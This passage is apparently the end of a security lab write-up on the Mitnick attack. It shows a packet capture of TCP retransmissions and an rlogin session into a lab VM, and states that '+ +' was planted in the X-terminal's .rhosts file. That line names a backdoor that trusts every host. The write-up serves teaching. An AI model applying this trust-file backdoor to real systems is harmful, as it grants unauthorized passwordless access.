17	2020-02-26 19:44:38.290496000	10.0.2.8	10.0.2.10	TCP	60	1023 → 9090 [FIN, ACK] Seq=910300087 Ack=378933596 Win=2…
18	2020-02-26 19:44:38.290831490	10.0.2.8	10.0.2.10	TCP	60	514 → 1023 [FIN, ACK] Seq=2941575493 Ack=778933571 Win=2…
19	2020-02-26 19:44:38.498597615	10.0.2.8	10.0.2.10	TCP	60	[TCP Spurious Retransmission] 1023 → 9090 [FIN, ACK] Seq…
20	2020-02-26 19:44:38.930815001	10.0.2.8	10.0.2.10	TCP	60	[TCP Spurious Retransmission] 1023 → 9090 [FIN, ACK] Seq…
21	2020-02-26 19:44:39.762890041	10.0.2.8	10.0.2.10	TCP	60	[TCP Spurious Retransmission] 1023 → 9090 [FIN, ACK] Seq…
22	2020-02-26 19:44:41.362085338	10.0.2.8	10.0.2.10	TCP	60	[TCP Retransmission] 514 → 1023 [FIN, PSH, ACK] Seq=2941…
23	2020-02-26 19:44:41.426498922	10.0.2.8	10.0.2.10	TCP	60	[TCP Spurious Retransmission] 1023 → 9090 [FIN, ACK] Seq…
26	2020-02-26 19:44:44.945944315	10.0.2.8	10.0.2.10	TCP	60	[TCP Spurious Retransmission] 1023 → 9090 [FIN, ACK] Seq…
27	2020-02-26 19:44:47.505766101	10.0.2.8	10.0.2.10	TCP	60	[TCP Out-Of-Order] 514 → 1023 [FIN, PSH, ACK] Seq=294157…
28	2020-02-26 19:44:51.601688352	10.0.2.8	10.0.2.10	TCP	60	[TCP Spurious Retransmission] 1023 → 9090 [FIN, ACK] Seq…
32	2020-02-26 19:44:53.532228527	10.0.2.8	10.0.2.7	TCP	74	513 → 1023 [SYN, ACK] Seq=4189731185 Ack=2890693007 Win=…
35	2020-02-26 19:44:53.532508704	10.0.2.8	10.0.2.7	TCP	66	513 → 1023 [ACK] Seq=4189731186 Ack=2890693039 Win=29056…
36	2020-02-26 19:44:53.537134448	10.0.2.8	192.168.0.1	DNS	81	Standard query 0x3ac8 PTR 7.2.0.10.in-addr.arpa
38	2020-02-26 19:44:53.556551950	10.0.2.8	10.0.2.7	Rlogin	67	Startup info received
40	2020-02-26 19:44:53.558007547	10.0.2.8	10.0.2.7	Rlogin	67	Control Message (Window size request)
43	2020-02-26 19:44:53.558251659	10.0.2.8	10.0.2.7	Rlogin	67	Control Message (Window size request)
44	2020-02-26 19:44:53.576960662	10.0.2.8	10.0.2.7	Rlogin	131	Data: Last login: Wed Feb 19 21:34:56 EST 2020 from 10.0…
46	2020-02-26 19:44:53.577007376	10.0.2.8	10.0.2.7	Rlogin	68	Data: \r\n
48	2020-02-26 19:44:53.621572971	10.0.2.8	10.0.2.7	TCP	66	513 → 1023 [ACK] Seq=4189731256 Ack=2890693063 Win=29056…
49	2020-02-26 19:44:53.809824977	10.0.2.8	10.0.2.7	Rlogin	129	Data: Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-…
51	2020-02-26 19:44:53.810157179	10.0.2.8	10.0.2.7	Rlogin	279	Data: \r\n\r\n * Documentation: https://help.ubuntu.com…
53	2020-02-26 19:44:54.073199551	10.0.2.8	10.0.2.7	Rlogin	87	Data: [02/26/20]seed@VM:~$
55	2020-02-26 19:44:59.537857310	10.0.2.8	10.0.2.10	TCP	60	[TCP Retransmission] 514 → 1023 [FIN, PSH, ACK] Seq=2941…
56	2020-02-26 19:45:04.914201162	10.0.2.8	10.0.2.10	TCP	60	[TCP Spurious Retransmission] 1023 → 9090 [FIN, ACK] Seq…
57	2020-02-26 19:45:25.137816742	10.0.2.8	10.0.2.10	TCP	60	[TCP Retransmission] 514 → 1023 [FIN, PSH, ACK] Seq=2941…

Transmission Control Protocol (tcp), 32 bytes Packets: 66 · Displayed: 40 (60.6%) Profile: Default

On checking the .rhosts file on the X-terminal, we see that + + is indeed present in the file.



Hence, we have successfully performed the Mitnick attack.